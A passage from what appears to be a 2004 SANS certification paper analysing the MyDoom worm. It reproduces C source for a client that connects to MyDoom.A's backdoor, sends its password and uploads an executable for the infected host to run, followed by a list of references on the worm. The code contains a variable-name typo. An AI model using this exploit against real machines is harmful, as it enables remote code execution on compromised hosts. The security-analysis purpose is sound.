    int sockfd, numbytes;

    struct hostent *he;
    struct sockaddr_in their_addr;
    char doompassword[] = "\x85\x13\x3c\x9e\xa2";
    char buf[1024];
    int read=0;
    FILE *fuckfile;
    WSADATA wsaData;

    if(argc<3)
    {
        printf("*****\n");
        printf("***** MyDoom.A Upload/Exec Backdoor*****\n");
        printf("***** Usage: %s <ip> <port> <program to upload> *****\n", argv[0]);
        printf("*****\n");
        return -1;
    }
    printf("[+] Opening File\n");

    fuckfile = fopen(argv[3], "rb");
    if (fuckfile==NULL) {
        printf("[-] Open Failed\n");
        return -1;
    }
    printf("[+] File found ready to send\n");
    if(WSAStartup(0x101, &wsaData))
    {
        printf("[-] Unable to load winsock.\n");
        return -1;
    }

```

```

}
if ((he=gethostbyname(argv[1])) == NULL) { // get the host info
    printf("[-] GetHostByName() Error!\n");
    return -1;
}
if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
    printf("[-] Can't open socket!\n");
    return -1;
}
their_addr.sin_family = AF_INET; // host byte order
their_addr.sin_port = htons(atoi(argv[2])); // port
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
//memset(&(their_addr.sin_zero), '\0', 8); // zero the rest of the struct
if (connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1) {
    printf("[-] Connecting error\n");
    return -1;
}
printf("[+] Connected\n[+] Sending executable.\n");
send(sockfd, doompasword, 5, 0); //sending the password :)
while (!feof(fuckfile)) {
    read = fread(buf, sizeof(char), sizeof(buf), fuckfile);
    if ((numbytes=send(sockfd, buf, read, 0)) == -1) {
        printf("[-] Sending executable failed\n");
        return -1;
    }
    printf(".");
}
printf("[+] All done, server have now executed your executable!\n");
closesocket(sockfd);
WSACleanup();
return 0;
}

```

© SANS Institute 2004, Author retains full rights.

## References

Symantec "W32.Mydoom.a@mm"

<http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.a@mm.html>

SANS "Handler's diary, January 27th 2004"

<http://isc.sans.org/diary.php?date=2004-01-27>

MacAfee "W32/Mydoom@MM"

[http://vil.nai.com/vil/content/v\\_100983.htm](http://vil.nai.com/vil/content/v_100983.htm)

CERT "Incident Note IN-2004-01"

[http://www.cert.org/incident\\_notes/IN-2004-01.html](http://www.cert.org/incident_notes/IN-2004-01.html)

F-Secure "Novarg"

<http://www.f-secure.com/v-descs/novarg.shtml>

Win32/Shimg (Computer Associates)

<http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=38102>

WORM\_MIMAIL.R (Trend)

[http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM\\_MYDOOM.A](http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_MYDOOM.A)

US-CERT "Technical Cyber Security Alert TA04-028A W32/MyDoom.B

Virus"<http://www.us-cert.gov/cas/techalerts/TA04-028A.html>

Symantec "W32.Mydoom.b@mm"

<http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.b@mm.html>

Cisco "Blocking peer to peer file sharing programs with PIX firewall"

[http://www.cisco.com/en/US/tech/tk583/tk372/technologies\\_tech\\_note09186a00801e419a.shtml](http://www.cisco.com/en/US/tech/tk583/tk372/technologies_tech_note09186a00801e419a.shtml)

"Digests from Trojan Horse Mailing List"

<http://www.math.org.il/newworm-digest1.txt>

GCIH certification practical V.3, "Mydoom is your doom"

[http://www.giac.org/practical/GCIH/Matt\\_Goldencrown\\_GCIH.pdf](http://www.giac.org/practical/GCIH/Matt_Goldencrown_GCIH.pdf)

Analysis of Mydoom.A's backdoor

[http://www.rosiello.org/en/read\\_bugs.php?14](http://www.rosiello.org/en/read_bugs.php?14)

"IETF Reference for comments"  
<http://www.ietf.org/rfc/rfc793.txt>  
<http://www.ietf.org/rfc/rfc1700.txt>

Microsoft "PSS security response team alert"  
<http://www.microsoft.com/technet/security/alerts/mydoom.mspx>

"Snort IDS signatures for Mydoom"  
<http://www.axial.co.uk/niksun/W32MyDoom%20Worm%20Detection.pdf>

"Source code that can exploit Mydoom's backdoor"  
<http://seclists.org/lists/bugtraq/2004/Feb/0272.html>

"Analysis of Mydoom.B virus"  
[http://isc.sans.org/presentations/MyDoom\\_B\\_Analysis.pdf](http://isc.sans.org/presentations/MyDoom_B_Analysis.pdf)

"Novarg.A virus"  
<http://personal.ie.cuhk.edu.hk/~shlam/virus/novarg.html>

© SANS Institute 2004, Author retains full rights.